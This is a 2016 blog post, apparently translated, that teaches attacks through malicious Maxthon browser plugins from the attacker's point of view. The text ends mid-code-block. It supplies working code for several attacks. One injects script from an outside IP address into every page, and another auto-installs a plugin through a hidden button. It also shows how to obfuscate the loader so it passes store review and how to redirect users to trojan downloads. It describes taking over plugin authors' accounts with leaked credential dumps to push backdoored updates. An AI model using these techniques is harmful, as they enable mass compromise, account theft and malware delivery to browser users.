---
title: "Browser plugin attack vectors"
description: "Browser plugins have many privileged APIs. With those APIs you can do things that were not possible before. This post is only a starting point."
date: 2016-10-05
tags: ["web security","browser plugin"]
lang: en
url: https://bugs.cc/posts/browser-plugin-attack-vector/
translation: https://bugs.cc/zh/posts/browser-plugin-attack-vector/
---
# Browser plugin attack vectors
## 0x0 Preface
I have said "browser plugin attack methods" in many places. This post walks through the attack techniques and the attack code that come from browser plugins. The material here can open a new attack path, and it also works well for APT.
## 0x1 Become the attacker
I asked around in a group earlier. A lot of people had only heard of this. They knew the idea, but they had never tried it, and they underestimated it. Public cases of this technique are also scarce. Without offense there is no defense. Chrome has seen similar attacks, but those payloads did very little. So in this post we become the attacker first, and study the technique from that side. When I mentioned this technique before, it was always a short section inside another article. Now I am writing a dedicated post for it, and I hope people take it seriously.
In most people's minds, a browser plugin attack means planting JavaScript in a plugin and stealing cookies. It is not that simple.
Everyone knows a "browser plugin attack" needs the user to install your plugin. Everyone also thinks that is the only way. It is not. Here are 4 ways to get a plugin installed:
> Trick the user on the page: write "to view this page, please download xx plugin"
> Wait passively, like Jiang Taigong fishing: the plugin sits there, and if you don't install it, someone else will
> Take over the plugin author's account via a credential dump, plant a backdoor, then ship an update
> Control third-party JavaScript that the plugin loads
We have four methods. Let's go through them one by one.
## 0x1.1 Trick users on the page: "to view this page, please download xx plugin"
This is similar to [Forcing users to install malicious Chrome extensions, attackers go aggressive](http://www.cnbeta.com/articles/470593.htm). We will implement it and improve it a bit. The example here uses a Maxthon browser plugin.
### 0x1.1.1 Detect whether a plugin is installed
First, the directory layout of this attack:
Website page: `index.html`
Plugin directory:
```text
icons/ directory that stores the plugin logo
icons/icons.svg plugin logo file
def.json the plugin's main control file, which holds the entire plugin configuration
Code:
[
{
"type": "extension",
"frameworkVersion": "1.0.0",
"version": "1.0.0",
"guid": "{7c321680-7673-484c-bcc4-de10f453cb8e}",
"name": "plug_setup",
"author": "Black-Hole",
"svg_icon": "icon.svg",
"title": {
"zh-cn": "Trick the user into installing a plugin"
},
"description": {
"zh-cn": "Trick the user into installing a plugin"
},
"main": "index.html",
"actions": [
{
"type": "script",
"entryPoints": [
"doc_onload"
],
"js": [
"base.js"
],
"include": ["*"],
"includeFrames": true
}
]
}
]
base.js JavaScript code to run every time a page is opened
```
I went through the entire Maxthon plugin API docs. There is nothing like the Chrome plugin API:
```js
chrome.runtime.onMessage.addListener(function (request, sender, sendResponse) {
if(request.act == 'ping'){
sendResponse({"act": "tong"});
}
})
chrome.runtime.sendMessage("extensionId", {"act": "ping"}, function(response){
if(response && response.act == 'tong'){
console.log('installed');
}else{
console.log('not installed');
}
});
```
Since there isn't one, we have to solve it with a more hacky approach.
I used JavaScript globals plus the `setTimeout` function.
First, write this in the plugin's `base.js`:
```js
var script = document.createElement('script');
script.src = "http://119.29.58.242/control.js";
document.body.appendChild(script);
```
The snippet above appends `` after the `body` tag on every page. The code in `http://119.29.58.242/control.js` is:
```js
window.plug_setup = function(){
}
```
After that, when the user opens any page, that page's globals include a function named `plug_setup`. It does nothing, so it is easy to miss. It only matters on specific pages.
Then on our site we write:
```js
setTimeout(function(){
if(typeof(plug_setup)!="function"){
alret("Due to a site upgrade, the site now integrates a browser plugin for a better experience. Please install the xx plugin and refresh this page.");
}
},1000)
```
Because of delay from page load and network, we set the check to run after 1 second. After 1 second it runs
```js
if(typeof(plug_setup)!="function"){
alret("Due to a site upgrade, the site now integrates a browser plugin for a better experience. Please install the xx plugin and refresh this page.");
}
```
If there is no global `plug_setup` function at that point, it runs the `alert` below and tells the user they have to install the plugin to visit.
### 0x1.1.2 Trick users into a semi-automatic install of a chosen plugin
If you send users to the plugin page and let them read the details and reviews before they install, the success rate drops a lot. It is also bad conversion. Don't Make Me Think has this line: "Don't make users think." That is gospel for site design, and it works for attacks too. The less a user thinks, the more likely they walk the path you designed.
So I looked at the JavaScript on Maxthon's plugin install page. The install API can run on any page. If an attacker puts that JavaScript on a page, Maxthon pops the same install dialog:

I tightened it a bit. The code:
```js
var ERRORTEXT = 'Not Maxthon or version too low. Click here to get the latest Maxthon'
function getInstallMessage(that, messagePack, type) {
if (external.mxCall) {
var packMxAttr = $(that).closest(messagePack);
if (type === 'skin') {
// browser framework version
var frameVersion = external.mxCall('GetSkinFxVersion');
}
else if (type === 'app') {
// browser framework version
var frameVersion = external.mxCall('GetAppFxVersion');
// remove once the next version ships --
if (frameVersion === '1.0.0') {
frameVersion = '1.0.1';
}
// -- remove once the next version ships
}
// plugin package framework version
var packMxVersion = packMxAttr.attr('file_def');
// plugin package url
var packUrl = packMxAttr.attr('file_url');
// plugin id
var packId = packMxAttr.attr('file_id');
installPack(frameVersion, packMxVersion, packUrl, type, packId);
}
else {
resultPop.show('Browser mismatch', ERRORTEXT, 'OK');
}
}
function installPack(frameVersion, packMxVersion, packUrl, type, packId) {
var isInstall = returnIsInstall(frameVersion, packMxVersion);
if (isInstall !== -1) {
if (type === 'skin') {
external.mxCall('InstallSkin', packUrl);
}
else if (type === 'app') {
external.mxCall('InstallApp', packUrl);
}
getUser(packId);
}
else {
resultPop.show('Browser mismatch', ERRORTEXT, 'OK');
}
}
function returnIsInstall(frameVersion, packMxVersion) {
var fvItem;
var pvItem;
var frameVersion = getVersionArr(frameVersion);
var packMxVersion = getVersionArr(packMxVersion);
// define the incrementing index.
var i = 0;
while (1) {
fvItem = frameVersion[i];
pvItem = packMxVersion[i];
if (fvItem == null && pvItem == null) {
return 0;
}
if (fvItem == null) {
return -1;
}
if (pvItem == null) {
return 1;
}
if (fvItem != pvItem) {
var value = fvItem > pvItem ? 1 : -1
return value;
}
i++;
}
}
function getVersionArr(version) {
var versionArr = version.split('.');
for (var i = 0; i < versionArr.length; i++) {
versionArr[i] = parseInt(versionArr[i], 10);
};
return versionArr;
}
function getUser(id) {
$.ajax({
type: 'GET',
url: 'http://extension.maxthon.cn/common/ajax.php?id=' + id,
data: 'data',
dataType: 'json',
success: function (data) {},
error: function () {}
});
}
$(document).delegate('#app-install', 'click', function (event) {
event.preventDefault();
event.stopPropagation();
getInstallMessage(this, 'a[file_def]', 'app');
});
```
You can see the original from line 1256 to 1600 in [http://extension.maxthon.cn/js/temp.js](http://extension.maxthon.cn/js/temp.js).
The entry point in this code is
```js
$(document).delegate('#app-install', 'click', function (event) {
event.preventDefault();
event.stopPropagation();
getInstallMessage(this, 'a[file_def]', 'app');
});
```
When the DOM with id `app-install` is clicked, it calls `getInstallMessage`, which calls `installPack`, which calls `returnIsInstall` and `getUser`. `returnIsInstall` calls `getVersionArr`.
The core is `external.mxCall('InstallApp', packUrl);` in `installPack`. You cannot call it directly, or the install fails. `packUrl` also has to be under `http://extension.maxthon.cn`, or the install fails. You have to submit the plugin to the Maxthon plugin platform first.
As I said, it only fires on a click of the `app-install` DOM. I am lazy, so I copied Maxthon's HTML and hid it:
`Install`. `file_id` is ``. Looks like a Maxthon developer left the PHP unparsed, so it showed up as HTML. I could not be bothered to fix it, so I left it. Then I added `$("#app-install").click();` after their code so it fires on its own.
Full site code:
```html
Trick the user into installing a plugin
Trick the user into installing a plugin demo1
Install
```
After you open it:



The LoL match-history plugin is one I uploaded earlier (do not install it). In a real attack you would pick a less silly name, like "site enhancement tool".
At first I wanted to try clickjacking, so the plugin could install without the user noticing. The installer is not in the page, so you cannot hijack it. I dropped that.
That is the page that makes the user think as little as possible. Publish it and wait for someone to take the bait. You can combine this with a watering-hole in an APT and aim it at a specific group or person.
### 0x1.2 Wait passively
This is the wide net. Use it when you have no specific group or person, and you just want to attack or research.
A few tricks. When a developer uploads a plugin, Maxthon reviewers look at it. Harmful code does not get through. Looks fine at first glance, but there is no follow-up.
> No periodic automated scan of plugin code
> Even a mini-game can request the highest privileges in `def.json`
> When there is enough code, the developer can encrypt and pack the code that harms user requests and slip it past reviewers. (To quote the great people's leader Chairman Mao: struggle against rules, and the joy is endless. Struggle against code, and the joy is endless. Struggle against people, and the joy is endless.)
> The plugin can load third-party JavaScript. The third-party URL can point at any domain. There is no check that the URL or the JS file is trusted.
With those issues, we can write a plugin that harms the user and still get past review.
In the plugin source `base.js` we write
```js
//xxxxx other extraneous code
var script = document.createElement('script');
script.src = "http://your-domain/javascript-filename.js";
document.body.appendChild(script);
//xxxxx other extraneous code
```
If you are not comfortable with that, you can encrypt it into something like:
```js
eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29): c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('o 7=["\\e\\c\\g\\b\\a\\9","\\c\\g\\6\\8\\9\\6\\q\\h\\6\\j\\6\\f\\9","\\e\\g\\c","\\m\\9\\9\\a\\t\\i\\i\\d\\n\\j\\8\\b\\f\\i\\l\\8\\s\\8\\e\\c\\g\\b\\a\\9\\r\\b\\h\\6\\f\\8\\j\\6\\u\\l\\e","\\8\\a\\a\\6\\f\\d\\w\\m\\b\\h\\d","\\x\\n\\d\\v"];o k=p[7[1]](7[0]);k[7[2]]=7[3];p[7[5]][7[4]](k)',34,34,'||||||x65|_0|x61|x74|x70|x69|x63|x64|x73|x6E|x72|x6C|x2F|x6D|script|x6A|x68|x6F|var|document|x45|x66|x76|x3A|x2E|x79|x43|x62'.split('|'),0,{}))
```
The method: first run the normal JavaScript through [javascriptobfuscator](https://javascriptobfuscator.com/Javascript-Obfuscator.aspx) and get:
```js
var _0x67c5=["\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x73\x72\x63","\x68\x74\x74\x70\x3A\x2F\x2F\x64\x6F\x6D\x61\x69\x6E\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x66\x69\x6C\x65\x6E\x61\x6D\x65\x2E\x6A\x73","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x62\x6F\x64\x79"];var script=document[_0x67c5[1]](_0x67c5[0]);script[_0x67c5[2]]= _0x67c5[3];document[_0x67c5[5]][_0x67c5[4]](script)
```
As in:

That still looks a bit suspicious... so run it through [Chinaz](http://tool.chinaz.com/js.aspx) and turn it into the usual packed form:

Looks much more normal. Buried in a lot of other code, reviewers will have a hard time finding it (and they will not look that hard).
After you submit, the Maxthon plugin homepage shows recently updated plugins. Each week, add or delete a little code and push an update. Your plugin stays on the homepage year-round, and it is hard not to get installs.
### 0x1.3 Take over a plugin author's account via a credential dump
This is my favorite. I have to admit, getting something for nothing feels great.
Maxthon does not require a key to update a plugin the way Chrome does, so this "logic bug" exists. There is no check that the current user is the author, which is why this method works.
I joined the Maxthon plugin author group: 203339427
Most people in there are plugin developers. Take their emails and QQ numbers, look them up in a credential dump, and try the passwords. You often do not know which email the author used, so try QQ Mail first. It says the account or password is wrong, and you cannot tell which. Go to [Maxthon account center - forgot password](https://my.maxthon.cn/recover.html) and enter the QQ email. If it says the username does not exist, search the web for the author's other emails and try those (for many of the accounts I tested, I had to search for another email). I submitted this as a vulnerability to WooYun, and Maxthon did not really respond. I wanted to log into another user's account to demonstrate it, but WooYun was down at the time, so I could not see my old report. I also did not keep a copy of the accounts and passwords from the dump. They only lived in the WooYun report. So here I will use my own account as the example:

There is an `Update file` action. Download the package, plant a backdoor in the JavaScript, and upload it again. That is 1000+ users under control. The second review of a plugin is even looser.
When you open Maxthon, it checks whether your plugins are up to date. If not, it silently installs the latest version in the background. That helps us a lot. After we push an update, we only need the user to reopen Maxthon for the attack to land.
When you update, treat the account as your own, and write the 0x1.2 code into it. That is enough.
### 0x1.4 Control third-party JavaScript loaded by a plugin
This one is more work. There are two ways to get the third-party JavaScript, depending on the case:
> No visible page
> Has a visible page
#### 0x1.4.1 No visible page
Like I said above, in the plugin `def.json`:
```json
"actions": [{
"type": "script",
"entryPoints": [
"doc_onload"
],
"js": [
"base.js"
],
"include": ["*"],
"includeFrames": true
}]
```
Then in `base.js` load the third-party JavaScript:
```js
var script = document.createElement('script');
script.src = "http://119.29.58.242/control.js";
document.body.appendChild(script);
```
For this kind, download the plugin, then decrypt it with Maxthon's official [MxPacker](http://bbs.maxthon.cn/thread-664-1-1.html). First look at which JavaScript file the `js` field under `action` in `def.json` points to, then analyze that. You can also search file contents with other tools for the keyword `document.createElement`.
After you find it, the rest is grunt work: break into the site that hosts that third-party JavaScript, then change the file.
#### 0x1.4.2 Has a visible page
This is a bit easier than 0x1.4.1. The snippet changduanduan posted on zone lists every third-party JavaScript on the page:
```js
for(var i=0,tags=document.querySelectorAll('iframe[src],frame[src],script[src],link[rel=stylesheet],object[data],embed[src]'),tag;tag=tags[i];i++){
var a = document.createElement('a');
a.href = tag.src||tag.href||tag.data;
if(a.hostname!=location.hostname){
console.warn(location.hostname+' found third-party resource ['+tag.localName+']:'+a.href);
}
}
```
Usage:




When you use it, some plugins load their own JavaScript, or JavaScript from Baidu, 360, and other third-party sites that are hard to break into. That is when it gets slow and painful.
### 0x1.4.3 Summary of controlling third-party JavaScript loaded by a plugin
This method is tedious. Pros:
> Hard to detect
> Hard to trace back
Drawbacks:
> Time-consuming
> Low success rate
Use this when you are targeting one person or group, you only know the names of the plugins they installed, and you have no other option.
## 0x2 Hidden APIs
***
Some APIs return fairly private data, so Maxthon left them out of the API docs. They still exist. On a normal page, open Inspect, go to Console, type `external`, and you can see some of Maxthon's hidden APIs.
There is another set that only exists on plugin pages. Plugin APIs change in almost every version. Here is the 3.x API:
```js
maxthon.system.Utility.getMacAddresses() // get the user's MAC address
maxthon.system.GraphicsEnvironment.getLocalGraphicsEnvironment().getAvailableFontFamilyNames() // get all of the user's current fonts
maxthon.system.GraphicsEnvironment.getLocalGraphicsEnvironment().getSystemFontName() // the font the user is currently using
maxthon.io.File.createTempFile().name_ // get the user's temp directory
maxthon.io.File.createTempFile().isFile // check whether the name_ file exists, but here I cannot reset the value of name_
```
Here is the latest 4.x API:
Maxthon split the old functions and objects off the `maxthon` object into other places (they are still there, I do not know why)
```js
mx.app.getAvatar() // get the currently logged-in user's avatar (data: image/png;base64 format)
mx.app.login() // check whether the user is logged into Maxthon (returns true if logged in, false if not)
mx.app.getProfile() // get the user's current state (whether logged in, uid, username)
mx.app.getSystemLocale() // get the system language (e.g. zh-cn)
mx.app.showUserPanel() // show the user menu (equivalent to clicking the avatar in the top-left)
// the code above requires running mx.app.user() and mx.app.locale() first
clientInformation.plugins // plugins the browser supports (you can see which software the user has installed)
clientInformation.mimeTypes // list the supported applications (you can see which software the user has installed)
```
Screenshots of the last two APIs:


Put this in a plugin and listing the software a user has installed is trivial. There is basically no privacy left.
## 0x3 Attack vectors
***
We will skip the usual cookie stealing and cover something else.
Everything above is about attacking the user through a browser plugin, but the attack surface is still the browser. Who wouldn't want to go further and take over the machine? The rough ideas:
> Pop a dialog saying they need to download software, which is actually a trojan
> Attack with a browser vulnerability
> Replace download links
### 0x3.1 Pop a dialog to trick users into downloading software
This step is simple. Just a bit of JavaScript:
```js
(function(){ // closure, to prevent variable pollution
alert("Please download the xxx security plugin to stay safe on this site");
location.href = "http://baidu.com/download/xxxx.exe";
})()
```
You cannot keep popping the download, or people will get suspicious. A tighter version:
```js
(function(){ // closure, to prevent variable pollution
var downDate = new Date(); // get the current time
var downDateY = String(downDate).split(" ")[3]; // year
var downDateM = String(downDate).split(" ")[1]; // month
var downDateD = String(downDate).split(" ")[2]; // day
var downDateT = String(downDate).split(" ")[4].split(":"); // time
if(location.href != "https://baidu.com/"){ // if it is not Baidu, do not run the code below
return fasle;
}
if(downDateY == "2016" && downDateM == "Oct" && downDateD == "28" && downDateT[0] == "21" && downDateT[1] < "30"){
alert("Please download the xxx security plugin to stay safe on this site");
location.href = "http://baidu.com/download/xxxx.exe";
}
})()
```
Do not write it the way I did in a real payload. I wrote it this way because the logic is simple, but the code is long. The meaning: if the current site is `https://baidu.com/`, then check whether the time is between 9:00 PM and 9:30 PM on 28 Oct 2016. If it is, pop the dialog and make the user download the trojan.
### 0x3.2 Attack with a browser vulnerability
You have to find the bugs yourself. I will not go further here. You can read Blast's book Browser Security. You can also look at Hei Ge's earlier PPT, "The browsers we crossed last year". Maxthon already had an issue with `mxCall` on a privileged origin that let you run arbitrary commands. Dig around. You will find surprises.
### 0x3.3 Replace download links
For replacement, first collect a few high-traffic download sites. A few I listed:
> [ZOL Downloads - free and portable software](http://xiazai.zol.com.cn/)
>
> [Skycn download site](http://www.skycn.com/)
>
> [Onlinedown software park](http://www.onlinedown.net/)
>
> [hao123 download site](http://www.skycn.net/)
>
> [PConline download center](http://dl.pconline.com.cn/)
>
> [Baidu software center](http://rj.baidu.com/)
There are many more. I will not list them all here. Next we write the JavaScript that replaces links on these download sites.
First, a snippet that checks whether the current URL is a download site
```js
(function(){
var downloadWebsite = [
'http://xiazai.zol.com.cn',
'http://www.skycn.com',
